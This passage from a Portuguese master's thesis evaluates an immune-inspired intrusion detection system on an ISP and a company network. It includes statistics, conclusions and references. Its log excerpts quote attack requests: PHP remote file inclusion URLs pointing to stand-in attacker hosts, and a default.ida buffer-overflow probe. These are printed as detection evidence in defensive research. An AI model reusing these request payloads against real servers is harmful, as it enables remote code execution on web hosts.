Mar   1  00:01:27 morpheus qmail: 1078110087.881080 delivery 7533:
failure:
Connected_to_200.226.132.20_but_connection_died._Possible_duplicate!_(
#4.4.2)/I'm_not_going_to_try_again;_this_message_has_been_in_the_queue
_too_long./

12.175.0.35  -  -  [18/Dec/2003:07:40:24  -0200]  "GET  /robots.txt
HTTP/1.1" 404 289 "-" "NPBot (http://www.nameprotect.com/botinfo.html)"

66.196.65.39  -  -  [18/Dec/2003:08:56:49  -0200]  "GET  /robots.txt
HTTP/1.0"  404  277  "-"  "Mozilla/5.0  (Slurp/si;  slurp@inktomi.com;
http://www.inktomi.com/slurp.html)"

[Sat Mar 27 08:25:17 2004] [error] [client 200.203.18.215] File does
not exist: /www/master10.com/_vti_bin/shtml.exe/_vti_rpc

200.231.31.93    -    -    [29/Feb/2004:16:59:10    -0300]    "GET
/default.ida?XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
HTTP/1.0" 404 278 "-" "-"
```

Figura 6.20: Exemplos de Violações de Segurança Registrados na Empresa

- Observa-se, no quinto e sexto eventos, a utilização de ferramentas para a descoberta de vulnerabilidades no ambiente computacional da Empresa. No primeiro caso está sendo utilizada a ferramenta *NP Bot* e no segundo a *slurp*.

- No sétimo exemplo identifica-se a mesma exploração de vulnerabilidade relatada no ISP com relação a uma tentativa de *Deny of Service* aplicável a páginas do *Front Page*.

- O oitavo evento, também relatado anteriormente no ISP, trata-se de uma tentativa de ataque de *Buffer Overflow* ao serviço *HTTP*.

6.3.5 Ataques e os Serviços

Os eventos classificados como ataque durante o período de monitoração foram relacionados ao serviço *HTTP*. Nas Figuras 6.21 e 6.22 apresenta-se os *logs* que registraram esses ataques no ISP e na Empresa.

Observando-se os eventos coletados verifica-se que o ataque relatado foi o mesmo, tendo sido registrados quatro (4) ocorrências no ISP e quatro (4) na Empresa. Esse ataque consiste na exploração de uma vulnerabilidade presente em arquivos de funções do *PHP*. Essa vulnerabilidade possibilita que *crackers* utilizem um arquivo externo e executem comandos arbitrários com privilégio de *webserver*. Nos *logs* apresentados pode-se observar os arquivos inclusos em cada um dos casos após o ponto de interrogação (?).

```
200.164.12.93     -     -     [15/Jun/2004:15:12:31     -0300]     "GET
/mantis/summary_graph_functions.php?g_jpgraph_path=http%3A%2F%2Fattack
ershost%2Flistings.txt%3F HTTP/1.0" 302 284

200.164.12.93     -     -     [15/Jun/2004:15:12:34     -0300]     "GET
/mantis/summary_graph_functions.php?g_jpgraph_path=http%3A%2F%2Fattack
ershost%2Flistings.txt%3F HTTP/1.0" 302 284

200.164.12.93     -     -     [15/Jun/2004:15:13:20     -0300]     "GET
/include/oci8.php?inc_dir=http://www.attacker.com&ext=txt%20  HTTP/1.0"
302 284

200.164.12.93     -     -     [15/Jun/2004:15:13:23     -0300]     "GET
/include/oci8.php?inc_dir=http://www.attacker.com&ext=txt%20  HTTP/1.0"
302 284
```

Figura 6.21: Ataques Registrados no ISP

```
200.199.174.246     -     -     [07/Feb/2004:04:05:30     -0200]     "GET
/mantis/summary_graph_functions.php?g_jpgraph_path=http%3A%2F%2Fattack
ershost%2Flistings.txt%3F    HTTP/1.0"    404    301    "-"    "Mozilla/4.0
(compatible; MSIE 5.0; Windows 98)"

200.199.174.246     -     -     [07/Feb/2004:04:05:32     -0200]     "GET
/mantis/summary_graph_functions.php?g_jpgraph_path=http%3A%2F%2Fattack
ershost%2Flistings.txt%3F    HTTP/1.0"    404    301    "-"    "Mozilla/4.0
(compatible; MSIE 5.0; Windows 98)"

200.199.174.246     -     -     [07/Feb/2004:04:05:47     -0200]     "GET
/include/oci8.php?inc_dir=http://www.attacker.com&ext=txt%20  HTTP/1.0"
404 283 "-" "Mozilla/4.0 (compatible; MSIE 5.0; Windows 98)"

200.199.174.246     -     -     [07/Feb/2004:04:05:50     -0200]     "GET
/include/oci8.php?inc_dir=http://www.attacker.com&ext=txt%20  HTTP/1.0"
404 283 "-" "Mozilla/4.0 (compatible; MSIE 5.0; Windows 98)"
```

Figura 6.22: Ataques Registrados na Empresa

6.3.6 Considerações sobre a Aplicação do Modelo

A aplicação do SIA nos dois (2) ambientes computacionais, ISP e Empresa, permitiu a validação da solução. Com isso pôde-se identificar que a composição de elementos dos modelos permitiram o atendimento as funcionalidades propostas pela padronização CIDF (Seção 3.2.1, Página 35) e cumpriram a proposta do SIA descrito na Seção 5.3 (Página 80).

6.4 Detecção de Intrusão por Anomalia

Conforme definido no modelo computacional (Seção 5.1, Página 57), aplicou-se neste trabalho o método de detecção de anomalias (Seção 3.2.2, Página 36). Essa técnica tem por subsídio o estabelecimento do conjunto de atividades considerado normal para um sistema e permite classificar as ocorrências em normais e anômalas. Esse método de detecção dá margem a ocorrência de eventos falsos. Dessa forma, um evento reportado pode ser definido corretamente (verdadeiros positivos e verdadeiros negativos) e incorretamente (falsos positivos e falsos negativos).

A aplicação do SIA nos ambientes monitorados permite identificar as classes

de eventos normais e anormais, falsos positivos, verdadeiros positivos e verdadeiros negativos. Esses resultados estatísticos são apresentados nas próximas subseções.

6.4.1 Eventos Normais e Anômalos

A classificação dos eventos em normais e anômalos foi baseada nas ferramentas de detecção e análise (*Syslog-ng* e *Logcheck*). Nas Tabelas 6.12 e 6.13 apresentam-se a quantificação mensal, no ISP e na Empresa, de eventos normais, eventos anômalos, total de eventos reportados e percentual de anomalia. Na última linha das tabelas apresentam-se esses dados totalizados ao longo do período monitorado. O total de eventos reportados são as atividades coletadas pelo *Syslog-ng*, eventos anômalos são os filtrados pelo *script Logcheck*, eventos normais são os registrados pelo *Syslog-ng* e classificados como normais pelo *Logcheck* e o percentual de anomalias significa o impacto percentual das atividades classificadas como anômalas em relação ao total de eventos reportados.

A quantificação de eventos normais e anômalos, referentes aos dois ambientes ao longo do período monitorado, são ilustrados graficamente nas Figuras 6.23 e 6.24 .

Tabela 6.12: Eventos Normais e Anômalos no ISP

Mês	**Eventos Normais**	**Eventos Anômalos**	**Total de Eventos**	**Percentual de Anomalia**
Março	36.427	107.226	143.653	74,64%
Abril	472.413	289.776	762.189	38,02%
Maio	26.448.702	1.282.590	27.731.292	4,63%
Junho	27.535.313	3.444.785	30.980.098	11,12%
Total	54.492.855	5.124.377	59.617.232	8,60%




Figura 6.23: Eventos Normais e Anômalos no ISP




Figura 6.24: Eventos Normais e Anômalos na Empresa

Analisando-se os resultados evidencia-se um ambiente menos controlado no ISP, onde o percentual de anomalia variou de *4,63 %* até *74,64 %* (média geral de 8,*60*

Tabela 6.13: Eventos Normais e Anômalos na Empresa

Mês	Eventos Normais	Eventos Anômalos	Total de Eventos	Percencual de Anomalia
Dezembro	5.097.642	4.411.987	9.509.629	46,39%
Janeiro	6.358.250	7.719.349	14.077.599	54,83%
Fevereiro	7.226.472	8.248.814	15.475.286	53,30%
Março	6.587.265	8.265.999	14.853.264	55,65%
Total	25.269.629	28.646.149	53.915.778	53,13%

%). Nos meses com maior número de eventos reportados, maio e junho, obteve-se os menores índices de percentuais de anomalias reportados.

Na empresa o percentual de anomalia foi mais uniforme ao longo de todo o período de monitoração, variação de *46,39 %* a *55,65 %*, com média geral de *53,17 %*.

6.4.2 Falsos Positivos

Os eventos classificados como falsos positivos são os não intrusos, porém anômalos. Neste modelo de detecção de intrusões, esses registros pertencem ao conjunto de atividades definidas como eventos de segurança pela ferramenta de análise *Logcheck*. Dessa forma, uma boa classificação de falsos positivos está vinculada a uma adequada configuração das palavras-chaves do *Logcheck*.

Nas Tabelas 6.14 e 6.15 apresentam-se a quantificação mensal de eventos classificados como falsos positivos, total de eventos anômalos, total de eventos reportados e percentual de falsos positivos dentre os eventos anômalos. Na última linha das tabelas apresentam-se esses dados totalizados considerando-se o período de monitoração.

Nas Figuras 6.25 e 6.26 apresentam-se, por meio de gráficos de barras, o número de falsos positivos, total de eventos anômalos e total de eventos. Esses dados estão agrupados mensalmente para ambos ambientes monitorados.

Tabela 6.14: Falsos Positivos no ISP

Mês	Falsos Positivos	Eventos Anômalos	Total de Eventos	Percencual de Falsos Positivos
Março	77.111	107.226	143.653	71,91%
Abril	176.476	289.776	762.189	60,90%
Maio	933.418	1.282.590	27.731.292	72,78%
Junho	2.954.366	3.444.785	30.980.098	85,76%
Total	4.141.371	5.124.377	59.617.232	80,82%

Conforme os dados apresentados, o índice percentual de falsos positivos variou no ISP de *60,90 %* a *85,76 %* e obteve-se um índice total no período monitorado




Figura 6.25: Falsos Positivos no ISP




Figura 6.26: Falsos Positivos Empresa

Tabela 6.15: Falsos Positivos na Empresa

Mês	**Falsos Positivos**	**Eventos Anômalos**	**Total de Eventos**	**Percentual de Falsos Positivos**
Dezembro	4.283.284	4.411.987	9.509.629	97,08%
Janeiro	7.545.212	7.719.349	14.077.599	97,74%
Fevereiro	7.636.807	8.248.814	15.475.286	92,58%
Março	7.653.811	8.265.999	14.853.264	92,59%
Total	27.119.114	28.646.149	53.915.778	94,67%

de *80,82 %*.

Na empresa o índice de falsos positivos foi superior, variando de *92,58 %* a *97,74 %* e obtendo-se um índice total de *94,67 %*.

Por sua natureza, os falsos positivos estão juntos com outras classes de eventos e não tem-se uma definição automática dessas atividades. No caso desse método de detecção, os eventos falsos positivos já encontram-se concentrados em função dos resultados do *Logcheck*. Um grande percentual de falsos positivos entre os eventos anômalos é um indicativo de um menor índice de eventos verdadeiramente anômalos. Em função dessa particularidade, neste trabalho, configurou-se as palavras-chaves do *Logcheck* para aumentar o número de falsos positivos e minimizar a quantidade de falsos negativos.

6.4.3 Verdadeiros Positivos

Nessa classificação estão inclusos os registros de atividades que foram selecionados como ataques e violações de segurança pela ferramenta de análise *Logcheck*. Dessa forma, os eventos verdadeiros positivos são registros anômalos e intrusos.

Nas Tabelas 6.16 e 6.17 apresentam-se a quantificação mensal de eventos classificados como verdadeiros positivos, o total de eventos anômalos, o total de eventos reportados e o percentual de verdadeiros positivos dentre os eventos anômalos. Na última linha das tabelas apresentam-se a totalização desses dados ao longo do pe-

ríodo de monitoração.

Nas Figuras 6.27 e 6.28 apresentam-se, por meio de gráficos de barras, o número de verdadeiros positivos, total de eventos anômalos e total de eventos. Esses dados estão agrupados mensalmente para ambos ambientes monitorados.

Tabela 6.16: Verdadeiros Positivos no ISP

Mês	**Verdadeiros Positivos**	**Eventos Anômalos**	**Total de Eventos**	**Percencual de Verdadeiros Positivos**
Março	30.115	107.226	143.653	28,09%
Abril	113.300	289.776	762.189	39,10%
Maio	349.172	1.282.590	27.731.292	27,22%
Junho	490.419	3.444.785	30.980.098	14,24%
Total	983.006	5.124.377	59.617.232	19,18%




Figura 6.27: Verdadeiros Positivos no ISP




Figura 6.28: Verdadeiros Positivos na Empresa

Tabela 6.17: Verdadeiros Positivos na Empresa

Mês	**Verdadeiros Positivos**	**Eventos Anômalos**	**Total de Eventos**	**Percentual de Verdadeiros Positivos**
Dezembro	128.703	4.411.987	9.509.629	2,92%
Janeiro	174.137	7.719.349	14.077.599	2,26%
Fevereiro	612.007	8.248.814	15.475.286	7,42%
Março	612.188	8.265.999	14.853.264	7,41%
Total	1.527.035	28.646.149	53.915.778	5,33%

A análise dos dados apresentados evidencia que entre os eventos anômalos, os verdadeiros positivos complementam os falsos positivos. Observa-se que o índice percentual de falsos positivos foi maior na empresa em relação ao ISP. Da mesma forma, o percentual de verdadeiros positivos no ISP (*19,18 %*) foi superior ao da Empresa (*5,33 %*).

Esses números são conseqüência das diferentes políticas de segurança e perfil de cada ambiente, sendo o ISP mais exposto a tentativas de ataque externos.

6.4.4 Verdadeiros Negativos

Os registros de atividades que foram coletados e reportam atividades normais possuem função informativa. Essa categoria de eventos foi definida pelo SDI como não intrusa e não anômala, e conseqüentemente foram considerados apenas na etapa de geração de eventos (*Syslog-ng*).

Nas Tabelas 6.18 e 6.19 apresentam-se a quantificação mensal de eventos classificados como verdadeiros negativos, o total de eventos anômalos, o total de eventos reportados e o percentual de verdadeiros negativos dentre o total de eventos reportados. Na última linha das tabelas apresentam-se as totalizações desses dados ao longo do período de monitoração.

Nas Figuras 6.29 e 6.30 apresentam-se, por meio de gráficos de barras, o número de verdadeiros negativos, total de eventos anômalos e total de eventos reportados. Esses dados estão agrupados mensalmente para ambos ambientes monitorados.

Tabela 6.18: Verdadeiros Negativos no ISP

Mês	**Verdadeiros Negativos**	**Eventos Anômalos**	**Total de Eventos**	**Percentual de Verdadeiros Negativos**
Março	36.427	107.226	143.653	25,36%
Abril	472.413	289.776	762.189	61,98%
Maio	26.448.702	1.282.590	27.731.292	95,37%
Junho	27.535.313	3.444.785	30.980.098	88,88%
Total	54.492.855	5.124.377	59.617.232	91,40%




Figura 6.29: Verdadeiros Negativos no ISP




Figura 6.30: Verdadeiros Negativos na Empresa

Os verdadeiros negativos correspondem aos eventos *self* e caracterizam as situações considerados normais. Conforme definido na Seção 6.3.1 (Página 110), obteve-se uma variação de verdadeiros negativos de *25,36%* a *95,37%* no ISP, constituindo um percentual totalizado de *91,40%*.

Tabela 6.19: Verdadeiros Negativos na Empresa

Mês	**Verdadeiros Negativos**	**Eventos Anômalos**	**Total de Eventos**	**Percentual de Verdadeiros Negativos**
Dezembro	5.097.642	4.411.987	9.509.629	53,61%
Janeiro	6.358.250	7.719.349	14.077.599	45,17%
Fevereiro	722.6472	8.248.814	15.475.286	46,70%
Março	6.587.265	8.265.999	14.853.264	44,35%
Total	25.269.629	28.646.149	53.915.778	46,87%

Na empresa, o percentual de verdadeiros negativos apresentou uma distribuição mais uniforme ao longo dos meses monitorados. A variação foi de (*44,35%* a *53,61%*) e o índice total de verdadeiros negativos foi de *46,87%*.

Essa forma de classificação é dependente da política de segurança adotada nos ambientes, direitos e perfis dos usuários, entre outras. Da forma como os experimentos foram realizados, os falsos negativos estariam presentes no conjunto classificado como verdadeiros negativo. A política adotada visou classificar e maximizar os índices de falsos positivos com o intuito de minimizar os índices de falsos negativos.

6.5 Considerações Finais

Neste capítulo foram apresentados e discutidos os experimentos e resultados obtidos neste trabalho.

Os experimentos realizados com agentes permitiram identificar importantes características com relação ao desempenho, segurança e método de acesso ao banco de dados aplicando a tecnologia de agentes móveis. Os resultados obtidos contribuiram para a otimização do modelo computacional.

A aplicação do Sistema Imunológico Artificial em dois ambientes computacionais permitiu a avaliar o modelo, assim como foi possível o levantamento e classificação das atividades monitoradas em um ISP e em uma empresa. Esse comparativo deixa claro que a natureza dos eventos na Empresa foram os eventos de segurança ao passo que no ISP foram violações de segurança.

Com a realização desses experimentos foi possível aplicar o modelo imunológico artificial em ambientes reais e distintos, assim como ocorre com o sistema imunológico humano.

No próximo capítulo apresenta-se as conclusões obtidas neste trabalho e são descritas propostas para trabalhos futuros.

7 CONCLUSÃO

A forte inspiração proporcionada pelo sistema imunológico humano permitiu a modelagem e implementação de um sistema de detecção de intrusão com importantes características, as quais permitiram a construção de uma solução computacional para os processos de reconhecimento, análise, memorização e geração de respostas pró-ativas.

Os conceitos biológicos subsidiaram a abstração computacional. O trabalho desenvolvido enquadra-se na linha de pesquisa Sistemas Imunológicos Artificiais aplicados à Segurança de Redes. A abordagem utilizada resultou em um Sistema de Detecção de Intrusão baseado no método de detecção por anomalia a partir da monitoração de registros de auditoria de sistemas operacionais *Unix-like*. Aplicou-se uma arquitetura baseada em *Host* e distribuída, com funcionamento contínuo e com respostas ativas e passivas.

Como componentes da solução, aplicou-se o *Syslog-ng* (`macrófagos`) para a geração dos eventos, o *script Logcheck* (`Células T-Helper`) para a análise. A tecnologia de agentes móveis, células `T` e `B`, complementou o modelo, sendo responsável pelas tarefas de monitoração, distribuição e armazenamento dos *logs*, assim como pela incorporação de ações reativas.

Este trabalho, composto pelos modelos computacional e imunológico, resultou nas seguintes características e contribuições:

- A utilização da arquitetura imunológica "*Protegendo uma Rede Confiável de Computadores*" (SOMAYAJI et al., 1997) permitiu projetar uma solução na qual cada computador consiste em um órgão e cada serviço monitorado é análogo a uma célula.
- O SIA é constituído por diferentes camadas e tecnologias, as quais foram estudadas para serem compatíveis com o modelo imunológico proposto.
- Por meio das ferramentas computacionais atendeu-se as propriedades imuno-

lógicas de detecção, diversidade, aprendizado e tolerância.

- O modelo contemplou os princípios de proteção distribuída, adaptabilidade, diversidade, robustez, memorização, especificação de política implícita, auto-proteção e detecção por anomalia.

- O modelo imunológico artificial atendeu a arquitetura Protegendo uma Rede confiável de Computadores (SOMAYAJI et al., 1997), ao padrão *CIDF* para sistemas de detecção de intrusão (STANIFORD-CHEN, 1998) e a padronização MAF (OMG, 2000) para a aplicação de agentes móveis.

- Permitiu a definição de um modelo robusto para as funções de monitoração, distribuição, armazenamento e persistência dos *logs*, constituindo uma solução com características pró-ativas ao detectar ataques nos serviços que foram monitorados (*DNS*, *FTP*, *HTTP*, *POP3* e *SMTP*).

- Separação dos registros de atividades em dois conjuntos, atividades normais (*self*) e atividades anormais (*nonself*), assim como ocorre no sistema imunológico humano.

- Redução do número de registros de atividades reportados ao administrador.

- Classificação dos registros em níveis de severidade: eventos de segurança (falsos positivos), violações de segurança e ataques (verdadeiros positivos) e eventos gerados pelo *Syslog-ng* e não reportados pelo *Logcheck* (verdadeiros negativos).

- Armazenamento dos *logs* em bases de dados, permitindo a realização de buscas estatísticas, facilitando a identificação de vulnerabilidades por serviço. Com isso, pode-se avaliar e aprimorar as políticas de segurança.

- O mecanismo de reação permite que, em situações de emergência, o sistema desabilite serviços atacados e avise ao administrador do sistema. Essas reações são classificados respectivamente como ativas e passivas pela padronização de sistemas de detecção de intrusão CIDF.

Os experimentos realizados com agentes móveis permitiram avaliar estatisticamente o desempenho de agentes móveis da plataforma *Grasshopper* com distintos tamanhos de segmentos de dados, em diferentes tecnologias de redes, assim como métodos de comunicação e de armazenamento de dados. Os resultados permitiram importantes decisões de projeto, entre as quais a de utilizar o método *socketssl* para a mobilidade dos agentes, a técnica de conexão e desconexão com o banco de dados para a função de armazenamento. Com relação à tecnologia de rede, tempo de

ativação dos agentes de monitoração e quantidade de dados a ser transmitida pelos agentes, os resultados evidenciaram que para uma maior flexibilidade esses critérios devem ser configuráveis.

Os resultados experimentais com agentes móveis, associado aos estudos bibliográficos apresentados, contribuem para avaliar a aplicação dessa tecnologia em outros projetos considerando-se duas propriedades fundamentais: desempenho e segurança.

A aplicação do modelo em dois ambientes computacionais, um provedor de Internet (ISP) e em uma Empresa, permitiu validar o modelo experimental em ambientes reais e caracterizar a natureza dos eventos desses ambientes. Entre as contribuição identificadas cita-se:

- Redução do número de registros de atividades reportados ao administrador, atingindo uma redução média, em um período de quatro (4) meses, de *91,40%* no ISP e *46,87 %* na Empresa.
- Classificação dos registros reportados em Ataques, Violação de Segurança e Eventos de Segurança. No período monitorado identificou-se quatro (4) ataques em ambos ambientes (aproximadamente *0,00 %*). O percentual de Violações de Segurança foi de *19,18 %* no ISP e *5,33 %* na Empresa. O índice de Eventos de Segurança foi de *80,82%* no ISP e *94,67 %* na Empresa.
- Os números apresentados no item anterior permitem definir a natureza dos eventos ocorrido no ISP como Violações de Segurança e na Empresa como Eventos de Segurança.
- A aplicação do *Logcheck* como ferramenta de análise permitiu classificar os eventos em normais (não reportados) e anormais (reportados), falsos positivos (eventos de segurança), positivos verdadeiros (violações de segurança e ataques) e negativos verdadeiros (eventos gerados pelo *Syslog-ng* e classificados como normais pelo *Logcheck*). O percentual de positivos verdadeiros foi de *19,18 %* no ISP e *5,33 %* na Empresa.

Essas classificações obtidas nos ambientes monitorados enfatizam as diferenças entre as políticas de segurança, perfis de usuários, configuração dos serviços e nível de controle nos ambientes monitorados.

Os experimentos com agentes móveis e a análise de *logs* nos ambientes de monitoração (ISP e Empresa), em conjunto com o trabalho proposto por Jucá (2001),

permitiram a construção de um sistema imunológico artificial que contempla importantes requisitos para um sistema de detecção de intrusão. A aplicação do modelo permitiu definir o método proposto neste trabalho como aplicável para a detecção de intrusões em diferentes ambientes computacionais.

Os métodos empregados nesta abordagem permitem sua utilização, em tempo real, para as atividades de detecção, análise, armazenamento e geração de respostas.

A partir dos resultados e contribuições alcançadas podem ser realizados outros estudos e incorporados novas técnicas e métodos. Como propostas para trabalhos futuros citam-se:

- Aplicação desse modelo em outros ambientes computacionais.
- Implementação de outros padrões de reatividade, tornando-o mais próximo da diversidade provida pelo sistema imunológico humano.
- Implementação de outros princípios e propriedades do sistema imunológico humano, entre as quais detecção por abuso.
- Aplicação de outras técnicas inteligentes para a detecção e análise de eventos, tais como redes neurais artificiais, mineração de dados e regras baseadas em sistemas especialistas.
- Formalização do modelo do Sistema Imunológico Artificial proposto neste trabalho.

Essas propostas visam aumentar a eficácia do modelo de detecção de intrusão para torná-lo mais dinâmico quanto às tarefas de reconhecimento de intrusões e elaboração de planos especializados de respostas.

REFERÊNCIAS

ALBITZ, P.; LIU, C. **DNS and BIND**. Sebastopol, CA: O'Reilly & Associates, 1998.

ALLEN, J. et al. **State of the Practice of Intrusion Detection Technologies**. Pittsburgh, PA: Networked Systems Survivability Program, 2000. Seminários Ravel - CPS760: Laboratório de Redes de Alta Velocidade, UFRJ.

APACHE. **Apache Online Documentation**. Setembro 2004. Acessado em 23/09/2004. Disponível em: <http://www.apache.org/docs/>.

ARKIN, O. **ICMP Usage in Scanning, The Complete Know How**. 2001. Sys-Security Group.

ASAKA, M. et al. A method of tracing intruders by use of mobile agents. In: **INET'99**. [s.n.], 1999. Acessado em 16/11/2004. Disponível em: <citeseer.ist.psu.edu/asaka99method.html>.

AXELSSON, S. **Intrusion Detection Systems: A survey and Taxonomy**. [S.l.]: New Riders, 2000.

BALASUBRAMANIYAN, J. S. et al. An architecture for intrusion detection using autonomous agents. In: **Proceedings of the 14th Annual Computer Security Applications Conference**. [S.l.]: IEEE Computer Society, 1998. p. 13. ISBN 0-8186-8789-4.

BALTHROP, J. et al. Coverage and generalization in an artificial immune system. Genetic and Evolutionary Computation Conference, 2002.

BARBOSA, A. S.; MORAES, L. F. **Sistema de Detecção de Intrusão**. Rio de Janeiro: [s.n.], 2000. Seminários Ravel - CPS760: Laboratório de Redes de Alta Velocidade, UFRJ.

BARBOSA, A. S.; MORAES, L. F. M. de. **Sistemas de Detecção de Intrusão**. Dezembro 2000. Seminários Ravel - CPS760.

BERNARDES, M. C. **Avaliação do Uso de Agentes Móveis em Segurança Computacional**. Dissertação (Mestrado) — Instituto de Ciências Matemáticas e de Computação (ICMC - USP), São Carlos, SP, 1999.

BIESZCZAD, A.; PAGUREK, B.; WHITE, T. Mobile agents for network management. **IEEE Communications Surveys**, 1998. Disponível em: <http://citeseer.ist.psu.edu/bieszczad98mobile.html>.

BIND. **Bind Vulnerabilities**. Julho 2004. Acessado em 20/11/2004. Disponível em: <http://www.isc.org/index.pl?/sw/bind>.

BOUKERCHE, A.; NOTARE, M. S. M. A. Behavior-based intrusion detection in mobile phone systems. **J.Parallel Distrib. Comput.**, 2002.

CAMPELLO, R. S.; WEBER, R. F. Sistemas de detecção de intrusão. In: **Anais do Simpósio Brasileiro de Redes de Computadores**. [S.l.: s.n.], 2001. Instituto de Informática UFRGS.

CAMPIN. **Central Loghost Mini HOWTO**. Setembro 2004. Acessado em 15/05/2004. Disponível em: <http://www.campin.net/newlogcheck.html#newlogcheck>.

CANSIAN, A. M. **Desenvolvimento de um Sistema Adaptativo de Detecção de Intrusos em Redes de Computadores**. Tese (Tese de Doutorado) — Instituto de Física de São Carlos - Universidade de São Paulo, Novembro 1997.

CASTRO, L. N. de. **Engenharia Imunológica: Desenvolvimento e Aplicação de Ferramentas Computacionais Inspiradas em Sistemas Imunológicos Artificiais**. Tese (Tese de Doutorado) — Departamento de Engenharia de Computação e Automação Industrial - Universidade Estadual de Campinas, Maio 2001.

CASTRO, L. N. de; TIMMIS, J. **Artificial Immune Systems: A New Computational Intelligence Approach**. [S.l.]: Paperback, 2002.

CASTRO, L. N. de; ZUBEN, F. J. V. Recent developments in biologically inspired computing. **Idea Group Publishing**, 2004.

CASTRO, L. N. de; ZUBEN, F. J. V. Sistemas imunológicos artificiais. **Ciência Hoje**, v. 35, n. 205, 2004.

CERT/CC. **CERT/CC Statistics 1988-2004**. Computer Emergency Response Team (Coordenation Center), Outubro 2004. Acessado em 08/02/2004. Disponível em: <http://www.cert.org/stats/cert_stats.html/>.

CHESS, D. M.; HARRISON, C. G.; LEBINE, D. **Itinerant Agents for Mobile Computing**. [S.l.]: IBM Research Division, 1995. IBM Research Report RC 20010.

COHEN, F. **Computer viruses**. [S.l.]: Computers and Security, 1987.

COSTALES, B. **Sendmail**. Sebastopol, CA: O'Reilly & Associates, 1994.

CROCKER, D. **Standard for the Format of ARPA Internet Text Messages - Internet RFC 822**. Agosto 1982. Acessado em 20/11/2004. Disponível em: <http://www.faqs.org/rfcs/rfc822.html>.

CROSBIE, M.; SPAFFORD, G. **Defending a Computer System using Autonomous Agents**. Tese (Doutorado) — Departament of Computer Sciences, Purdue University, 1995.

DASGUPTA, D. An immune agent architecture for intrusion detection. In: **Proceedings of GECCO'00**. [S.l.]: Workshop on Artificial Immune Systems and Their Applications, 2000.

DASGUPTA, D.; FORREST, S. Artificial immune systems and their applications. In: _____. [S.l.]: Springer-Verlag Berlin and Heidelberg GmbH, 1999. cap. An Anomaly DetectionAlgorithm Inspired by the Immune System, p. 262–277.

DEBIAN. **Installing Debian GNU/Linux 3.0 For Intel x86**. Janeiro 2004. Acessado em 11/09/2004. Disponível em: <http://www.debian.org/releases/stable/i386/install>.

D'HAESELEER, P.; FORREST, S.; HELMAN, P. An immunological approach to change detection: Algorithms, analisys and implications. Proc. of the IEEE Symposium on Computer Security and Privacy, 1996.

DHAESELEER, P.; FORREST, S.; HELMAN, P. A distributed approach to anomaly detection. 1997. Acessado em 16/11/2004. Disponível em: <http://www.santafe.edu/education/csss/files/negselection97.pdf>.

DNS. **DNS for Rocket Scientists**. Fevereiro 2004. Acessado em 20/11/2004. Disponível em: <http://www.zytrax.com/books/dns/>.

FORREST, S.; HOFMEYR, S. A. **Immunology as Information Processing**. 2000. Acessado em 16/11/2004. Disponível em: <citeseer.ist.psu.edu/forrest00immunology.html>.

